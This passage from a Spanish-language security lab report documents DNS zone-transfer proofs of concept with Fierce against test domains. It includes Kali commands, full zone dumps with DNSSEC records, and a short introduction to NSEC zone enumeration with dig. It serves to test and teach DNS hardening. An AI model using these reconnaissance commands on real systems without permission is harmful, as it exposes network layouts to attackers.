        rtCsQ7c4n+ow+xhXViAqYHVFxbkUgwnqo9BAvQ3NRyGs877XeQoQF9dd0MFPb4FbFYmJTXb35Jtf
        Jqgt7qUdoUAd/xF3MJ4= )
com.    10800   IN      NSEC    bancodk.com. NS SOA AAAA RRSIG NSEC DNSKEY
com.    10800   IN      RRSIG   ( NSEC 7 1 10800 20180707200904 20180607200904 39398 com.
        dn48gquuhzBq9GWbiQHWpElvXZ1/HhYH21UjVxF4xrR5PiW6nFFthUhZhIhOIS5T/K8sFMo/Coub
        gSn7Gz6V2JNR99A9piY7EwiRriQy9o7kRFgjw8p/k8OBOymrnLgd7ExnLCc2/h4I2M/PUv5m8WTx
        3+AK4yvJ0uJPKO2PPms= )
com.    864000  IN      DNSKEY  ( 257 3 7
        AwEAAbBjfLL3GYp+SHFihmOILZceXnFE6JWzDD2xcr19s28yCrq/ygjx0nVtG0+VOByKuJGT/7gD
        LJ3tzOD1ggjkfpK6AuCdjFNdmc+n85MXcufUFsWzGaVXwqzChW4dsk6G31vo1kPoPhcAYCvDe6dE
        skeDpQVNM12F+u9+RAkzMB03MfvlIkfDLBP8TUdkPto/kVa/ajWmH4LTEF6D+rtDkEON8G/c2jsn
        PlnpBMhtOsqYq8mZcy+U3npawgaigmi7S9ow9w/UpPeUI2ug2lLzD8yxKN4JCMKMP3f81tFBJ+AJ
        38UBgj9uvPL7M9+hyinScOKgGH3Oh2uet1qW3ebGlh8= ) ; Key ID = 243
```




```
comunicate.com. 864000  IN      RRSIG   ( DS 7 2 864000 20180707200904 20180607200904
        39398 com.
        VEzKYwKvqq0xGZclGk1LuyeBri+15j0uRv+VbJYykvcuJmD8Ld/8FVx8ZpJf+7ANPxfpt85s7fIx
        xPXYNz01OlBZVPJwPK3d1ntGyHDRCTxhiPGcxFMt7qgWpJCe/TqXU+0ImtQ9tLO+FTWyCE5KFhRX
        HtBdTdFDNfQLmveQjm0= )
comunicate.com. 10800   IN      NSEC    a.gtld-servers.net.com. NS DS RRSIG NSEC
comunicate.com. 10800   IN      RRSIG   ( NSEC 7 2 10800 20180707200904 20180607200904
        39398 com.
        Whp2kkeM4v14Lb8skNMAatdBz+YyjPSiX10YM2Gfoem9u0ySoWeerra7OxtoOrYm1opqu+Bk/sQD
        jTmZ5a0RN+gk/QBDHQkge57S2oMEoemDnpl3aTUWi/7Zy7KfcYZ95d4uskeng1/Pkb9JwMBDmw1d
        Z+9M7NUYhrUUdEMirh4= )
dns1.comunicate.com.    864000  IN      AAAA    2800:3f0:4005:403::baca:32
a.gtld-servers.net.com. 864000  IN      AAAA    2001:503:3f::beca:32
a.gtld-servers.net.com. 864000  IN      RRSIG   ( AAAA 7 4 864000 20180707200904
        20180607200904 39398 com.
        aoc7WP/bbU9XsfyVvYIaaVnXZVSgcmfLH+t5oex7O3jYpNBbY1JJSsa48krGem1wqWt5NbWwWUSM
        oDr5Nvc5Q+qYM0n35rUWbTLVfjgEE5TJrMDONJ0bsnX7wf016DLnJHvTIXxWZ3O5EsuIOpzdCovy
        avYBRTmE20xiHt8NTQE= )
a.gtld-servers.net.com. 10800   IN      NSEC    networks.com. AAAA RRSIG NSEC
a.gtld-servers.net.com. 10800   IN      RRSIG   ( NSEC 7 4 10800 20180707200904
        20180607200904 39398 com.
        kix2POHBioZL8g4I2RJ7MRv6P5ESCeqTcV5PFTlB7biImy6ui/X042TvrYVon0QhxuV9p0yZvr4t
        S6Fsjw50XK7uoEJIzyETRilpFS9FzFyyGtIp4+sw+bhLRkOQhlcurfpgGybMrt8eH0Yk2s4w1nxo
        vkp9RVAwHWCS07Om/Dw= )
networks.com.   864000  IN      NS      dns1.networks.com.
networks.com.   10800   IN      NSEC    com. NS RRSIG NSEC
networks.com.   10800   IN      RRSIG   ( NSEC 7 2 10800 20180707200904 20180607200904
        39398 com.
        fyHcbIpON5+OPT5FWo/gIJl2iNQCA7XqQtLH8ocyWrNN3D0cwrnBBUJDJiSVChE4+5N21q1Jyk2F
        9oHSbzQp0MDoSSLtXxfwR1rTwCet79VjJSys5sI5KB5tsLuZSdJE+A6+t+GGlIQOmM2sRc0WPN0l
        efJDyYZtJPRudqrO+zE= )
dns1.networks.com.      864000  IN      AAAA    2800:3f0:4005:403::baca:34

There isn't much point continuing, you have everything.
Have a nice day.
Exiting...
```

Con la existencia de dichos dominios externos se procede a aplicar la prueba de concepto sobre estos.

Transferencia de zona de bancodk.com



Transferencia de zona de comunicate.com




```
comunicate.com. 864000  IN      DNSKEY  ( 257 3 7
        AwEAAagvSWIpkcNGw0jFpfrghVOoxIRG0hhsnbaC4FvDVggzL/FFZb6ZGDUH/vjYfi3EYyETavf7
        JR2PJag9rwhysVRY5tuTk1TNMJXt2yw8i8/Iik4wzP+dV/sXy+z2T2zYAu8mXkffeBlgHtcw9L+r
        SJS9WLt5DQD038NboNVlvbcNDYr4PlqHJWUImJhJkHnavyr8+CUCfYllLi6nHo2fvjldHd0d3l6U
        FS8Njt/AJMfWCyeb0Rk0Mdo//ap5NZdP0FhpyIt7RCQJv+0ksqwJPv+nYEf+VafsNRECQw2VUq6z
        zEeLl9T47cKyKZlh7YQX4y3NQD5u4L2dYNEgKMcb8fE= ) ; Key ID = 18774
comunicate.com. 864000  IN      DNSKEY  ( 256 3 7
        AwEAAbcpZufXum/+QvgHS5alKx81M2NOtivIqYdZmrRb132sj0ROCz2bPIFhDNtl2MDcxkfSu2O2
        snx+KDWXAiQMRa8x+lLcPgbQVAYj7pvEh2ZIOkK0HK88/xgSLXrbc100fELWjasPjqiiL+VqE5Iv
        4XWA1MIG8/JHLr9wNqL1Lp+P ) ; Key ID = 22523
comunicate.com. 864000  IN      RRSIG   ( DNSKEY 7 2 864000 20180629132629
        20180530132629 18774 comunicate.com.
        LmtuNoB61tAzVR9KmVZDzxO89X3/DgpkucBYpPJrMPLu9hEAczAuz1ais2arm4+6ulqCFmPMl5ZQ
        3J9yCExUVX4MQE+7OlME9Sl9qLGv3XkoJkWdReMuihhSdWyNI0jIt+5RM6jCA252W3ImzkjIj+8m
        xHUZGvct28MFs5+VgrrhSrWwcgC00RiiKJlusG/31ALD7oR+XDww3VU3EPf2iQtFGRkI6yBcBzEP
        SIgxuj3UUxYlcf0xw9sE3Ycs0HtEayS10LIynvAztlLi32mKAY9huGvwqItPIdtktMKKRE+2I3q3
        iItI8olR6xAqEH/sKWF3ZvNGMJk2x/PcnEIM4Q== )
comunicate.com. 864000  IN      RRSIG   ( DNSKEY 7 2 864000 20180629132629
        20180530132629 22523 comunicate.com.
        WBAJMaIJkc8N7Q8ygjml34twrdHKr+DJC+bqa53QgQ+w+D5H8/xeYlasZpGCMIY8K+62Qg1iL3Dy
        IUL2YSMqQ+M6AS1jGib/7OEiIuWW14+USlfkhVEci0G0t91sqeb5dtGDyY2U/abe3b26+rYmED0p
        NJAsUi7UnEH3zG8ZMlg= )
dns1.comunicate.com.    864000  IN      AAAA    2800:3f0:4005:403::baca:32
dns1.comunicate.com.    864000  IN      RRSIG   ( AAAA 7 3 864000 20180629132629
        20180530132629 22523 comunicate.com.
        VfRJzB4YuSXkx/fBED73w3Xark2vkUWSQjzM6rBKoQRn20JX88ntVN1NU/LNaSFytu3NTq5fjUib
        aV4D3hJwIEVkvVHhF+mR+OoY3TECLL30iWLzaHYSjbrDBMFaVBuYY+e5TUQrE9XD/0CEIAYUTGTH
        9k7MyyNyglBRK6ubY3c= )
dns1.comunicate.com.    10800   IN      NSEC    www.comunicate.com. AAAA RRSIG NSEC
dns1.comunicate.com.    10800   IN      RRSIG   ( NSEC 7 3 10800 20180629132629
        20180530132629 22523 comunicate.com.
        KjRcQusY84b3xPJn+2OdLqvdGuaHmBj0bqxOPKpJcSs0xgjxnhICyCIb+IXvIuXKkiEK5XclwIwt
        xt//fhIFmc7GWwQttyE+qYv4h9AHbiT0JoNLOL7v3/BmHvysVThQ/jwwqMhQphklrgVWSJIa3G/c
        Wwkd+O6EgrylrY+DOMY= )
www.comunicate.com.     864000  IN      AAAA    2001:503:3f::beca:3
www.comunicate.com.     864000  IN      RRSIG   ( AAAA 7 3 864000 20180629132629
        20180530132629 22523 comunicate.com.
        Yc+wnaiK6MN9ahHhIBu332ujjPdH/sOvaF/LM7zdTKXm4ex84SsMjX44z9eEYAb7xEVuJM0/gZ0J
        5Rx6Y4t0hAjcYxkZGZVTxMjYtAovgaQOfsNVGydquCceM/B/qPrr3NVBvUsg7c+Lo/mffGs8UgiO
        3J8AJlC/QYaFCkeftRY= )
www.comunicate.com.     10800   IN      NSEC    comunicate.com. AAAA RRSIG NSEC
www.comunicate.com.     10800   IN      RRSIG   ( NSEC 7 3 10800 20180629132629
        20180530132629 22523 comunicate.com.
        itc2k8VILg3TUwED6XVN8znyMpO/SgQrpjpVfk7/cmXeDshlTYIXnfE01npgpUHhJVc5wm2qm+nc
        1KHqhS3GQzlN5YZHAZQ7/4UXGhoK4OoLh6AHyauAv9uvM5dduAWMz68M8npF6VEE29sRQeDticX4
        pVADxlIs4N998F/b0tk= )
```

Transferencia de zona de networks.com

```
root@kali:~# fierce -dns networks.com.
DNS Servers for networks.com.:
        dns1.networks.com

Trying zone transfer first...
        Testing dns1.networks.com

Whoah, it worked - misconfigured DNS server found:
networks.com.   864000  IN      SOA     ( dns1.networks.com. admin.networks.com.
                                2018061201      ;serial
                                86400           ;refresh
                                3600            ;retry
                                604800          ;expire
                                10800           ;minimum
        )
networks.com.   864000  IN      NS      dns1.networks.com.
networks.com.   864000  IN      AAAA    2800:3f0:4005:403::baca:34
dns1.networks.com.      864000  IN      AAAA    2800:3f0:4005:403::baca:34
www.networks.com.       864000  IN      AAAA    2001:503:3f::beca:34

There isn't much point continuing, you have everything.
Have a nice day.
Exiting...
```

Transferencia de zona de transacciones.bancodk.com



```
transacciones.bancodk.com.      864000  IN      RRSIG   ( DNSKEY 7 3 864000 20180709204935
        20180609204935 45857 transacciones.bancodk.com.
        JKP81KKN+MbKc7sO+BxXOsEeksn7bcZBippi83UJGmVLqX7vqsvuRtdPRiMXs6I2ICsTyDx31SCd
        Chel/8oBEzYuexgLmpAYFhHaPTpU+1ioisfyR5GQgN8hzROrPVl0pJYdAH1QaSrplXccSDOtAi0V
        LBwcW1guaiFsZ+qSKnk= )
transacciones.bancodk.com.      864000  IN      RRSIG   ( DNSKEY 7 3 864000 20180709204935
        20180609204935 46896 transacciones.bancodk.com.
        rN4QWTN6ADbkAqUvMtVSQV4+hbcvOORe60L+Z0UNjQ4bCiDYq1pBnsF5guMDkHcjfEDMLG4tlMg1
        LUL+G+YdbdykeO8rJ5Vm6nifC1XteR1ZJiEEffsQErZrMObRmO3qjUfCWpbbsFkxvsuH+j/7Ur4h
        eoSmC8+Qb/fFTv1ItEFK9jwb9YGmAeqJtenOkiAN2SGBAHCSh8tjbUTJkQLIwk06qRCkzmhn6zvM
        KHoTMqnS/pBoQGOIPNzxfUIDEtlB9b1PEgEIhYrOP6ROk07tniDElzZcap2pGyVfk71H/Ck71SJ+
        OVqBH+suBQec1oOEn5OVCUwWBXZw+9iE9xn3Nw== )
transacciones.bancodk.com.      0       IN      NSEC3PARAM      1 0 20 200112037000cafe
transacciones.bancodk.com.      0       IN      RRSIG   ( NSEC3PARAM 7 3 0 20180709204935
        20180609204935 45857 transacciones.bancodk.com.
        Hy0OF5PNIAsifEkbCElt4cV0UI4XQS8G3dvo+v/hKSq/xoxWNuiti8qa5RtIZTlQvJWmzEO8qN+/
        c/rYk76+d47lbDLxlM5lVjhnqjKqFh9eE1FnROtK2tmPszBYoHGX9Io/v9whbQlT0l1BEd8RGrhA
        U+ylSm8sPCqXyxq1/jk= )
dns1.transacciones.bancodk.com. 864000  IN      AAAA    2001:12:7000::cafe:33
dns1.transacciones.bancodk.com. 864000  IN      RRSIG   ( AAAA 7 4 864000
        20180709204935 20180609204935 45857 transacciones.bancodk.com.
        EWM3/t5vVbZQI+2bypKoa/yQXl1vo9BLMbehXlxDZLym/Q46E/PRhVCtq9yBCbtaZ8TtfS1tMePI
        alEReB6Jk4N3uIRZOHsT+FDtzWSIA5zDn869GCXcrCjdcIcqz4UQrsPSdEw+uDTKt1nHMVDt8P1D
        IqWHJo9SVeiweQVG3DM= )
www.transacciones.bancodk.com.  864000  IN      AAAA    2001:12:7000::cafe:8
www.transacciones.bancodk.com.  864000  IN      RRSIG   ( AAAA 7 4 864000 20180709204935
        20180609204935 45857 transacciones.bancodk.com.
        D9841c5DEek42izSaQ3IQszgk0lLD2frVT1wjY/CeSAZyKyWKDA+UgsGqufFl9/xqxiCA+/11NoT
        qMdZkLMAaTnSEWpyC1yt9Y+MaJXer8QakJuxQDwXd8NWiABOm3KFbESddIvzkA5WDnH+p7yvT7mz
        SOBMBejbWWCVwdGcktY= )
11AL7BKPS402CUQ9E4P3VO96M5921SAH.transacciones.bancodk.com.      10800   IN      NSEC3   ( 1
        1 20 200112037000cafe 7pfpnm2i00fk24bgticqvkrsilpvk46a NS SOA AAAA RRSIG DNSKEY
        NSEC3PARAM )
11AL7BKPS402CUQ9E4P3VO96M5921SAH.transacciones.bancodk.com.      10800   IN      RRSIG   (
        NSEC3 7 4 10800 20180709204935 20180609204935 45857 transacciones.bancodk.com.
        SqQw6d8WOMrqBzH76IbMT6EjZKfewdnaIXmyRBTj2VhQyRMWItTgYKc6jnW4bUbeYrDOYzrsAoO6
        ADiY4xfpt6nIEtwhto866MUGKZr+5inhGmxe6ESR9GuyaOz2KgJbOeocnewR8nXLsD2WspApa4K+
        IR0cVQVqegXc8v6Ng8I= )
7PFPNM2I00FK24BGTICQVKRSILPVK46A.transacciones.bancodk.com.      10800   IN      NSEC3   ( 1
        1 20 200112037000cafe lnpi8e9auqvl9bplrrbe1shb4qp0cmr7 AAAA RRSIG )
7PFPNM2I00FK24BGTICQVKRSILPVK46A.transacciones.bancodk.com.      10800   IN      RRSIG   (
        NSEC3 7 4 10800 20180709204935 20180609204935 45857 transacciones.bancodk.com.
        kT3Cb4TWqWXx3tuF+2gmt/1ngF4uzSrsHNr51WRlXnJcAcnr1MjAOYNZq6il1Xvf9zTfgrSSOur+
        5aPcknSuC/FYRk+EIyHGbNNHJ6VVbtFI/A0Esgga8Jn26vvVdUaZSLCLSri91kaWqsmwSTQu+wHd
        XCq7MGBYWVNpDztmVmU= )
```


```
LNPI8E9AUQVL9BPLRRBE1SHB4QP0CMR7.transacciones.bancodk.com.      10800   IN      NSEC3   ( 1
        1 20 200112037000cafe 11al7bkps402cuq9e4p3vo96m5921sah AAAA RRSIG )
LNPI8E9AUQVL9BPLRRBE1SHB4QP0CMR7.transacciones.bancodk.com.      10800   IN      RRSIG   (
        NSEC3 7 4 10800 20180709204935 20180609204935 45857 transacciones.bancodk.com.
        anLlVWEnpkgr/u1+8SghX7dakP6DpznPeilfaWmJ1laUXjsUHx+Td8dQjVlRAo1LFXKZkcEmOmX8
        tCKEf2OtG0pHW4MD43Xww/uRhZeoBBkIAPpoq9XWUAWI5Rk3a+Oe0biElMCC2yRlBrsZQeWTyxT/
        A0LC61+OMgsLz6G10TU= )

There isn't much point continuing, you have everything.
Have a nice day.
Exiting...
```


El proceso de transferencia de zona de DNSSEC NSEC3 es similar al proceso de de transferencia de zona en DNSSEC NSEC, una de los puntos que difiere en el proceso es que aparecen el registro NSEC3.


Tipo de prueba	Ataque de transferencia de zona
Objetivo	Realizar transferencia de zona
Herramienta	Fierce
Descripción	
Fierce es un escáner de dominio que le ayuda a encontrar los servidores DNS, transferencias de zona, subredes y host de cualquier dominio de destino. Fierce primero buscará un dominio de destino en busca de los servidores DNS, junto a las transferencias de zona.	
Resultado En esta prueba de concepto se puedo realizar transferencia de zona de la mayoría de los dominios encontrados a exacción de los dominio raíz y del dominio bancodk.com se obtuvieron los archivos de zona que muestran los registros DNS como (NS, SOA, AAAA) acompañado de los registros DNSSEC (RRSIG, NSEC3 , DNSKEY, DS)	

Evidencia de la prueba de concepto y resultados obtenidos.

Transferencia de zona de transacciones.bancodk.com








PoC de Transferencia de zona sobre el escenario de pruebas controlado cuando todo el sistema DNS es Windows-Centos

Descripción de la prueba

Se realiza la PoC de transferencia de zona cuando el sistema DNS esta implentado en los sistemas operativos Windows-Centos, red interna y red externa respectivamente. Cuando ambos sistemas se encuntran configurados de manera segura.


Nombre	Transferencia de zona
Tipo de prueba	Identificacion y explotación de vulnerabilidades
Herramienta	Fierce
Descripción	
Fierce es un escáner de dominio que le ayuda a encontrar los servidores DNS, transferencias de zona, subredes y host de cualquier dominio de destino. Fierce primero buscará un dominio de destino en busca de los servidores DNS, junto a las transferencias de zona.	
Resultado En esta prueba de concepto se puedo realizar transferencia de zona de la mayoría de los dominios encontrados a exacción de los dominio raíz y del dominio bancodk.com se obtuvieron los archivos de zona que muestran los registros DNS como (NS, SOA, AAAA) acompañado de los registros DNSSEC (RRSIG, NSEC , DNSKEY, DS)	



```
root@kali:~# fierce -dns bancodk.com.
DNS Servers for bancodk.com.:
        dns1.bancodk.com

Trying zone transfer first...
        Testing dns1.bancodk.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...

Subnets found (may want to probe here using nmap or unicornscan):

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 0 entries.

Have a nice day.
```

```
root@kali:~# fierce -dns transacciones.bancodk.com
DNS Servers for transacciones.bancodk.com:
        dns1.transacciones

Trying zone transfer first...
unresolvable name: dns1.transacciones at /usr/bin/fierce line 226.
        Testing dns1.transacciones
                Request timed out or transfer not allowed.
unresolvable name: dns1.transacciones at /usr/bin/fierce line 236.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...

Subnets found (may want to probe here using nmap or unicornscan):

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 0 entries.

Have a nice day.
```

```
root@kali:~# fierce -dns comunicate.com.
DNS Servers for comunicate.com.:
        dns1.comunicate.com

Trying zone transfer first...
        Testing dns1.comunicate.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...

Subnets found (may want to probe here using nmap or unicornscan):

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 0 entries.

Have a nice day.
```



2.2. NUMERCION DE ZONA


PoC de enumeracion de dominio por consulta incorrecta, cuando el escenario de pruebas controlado cuando todo el sistema DNS esta implentado en Cenots7 junto con las extensiones de seguridad DNSSEC.

Descripción de la prueba

Se realiza la PoC de enumeracion de dominio sobre los bancodk.com y com. para comprobar la vulnerablidaldiad presentadas en la implentacion de DNSSEC con registro NSEC.

Nombre	Enumeracion de dominios por consultas incorrectas
Tipo de prueba	Identificacion y explotación de vulnerablidades
Herramienta	Dig
Descripción	
Se utiliza la herramienta dig, para aprovechar la vulnerabiliad de DNSSEC con NSEC, que permite enumerar los dominios a partir de consultas incorrectas.	
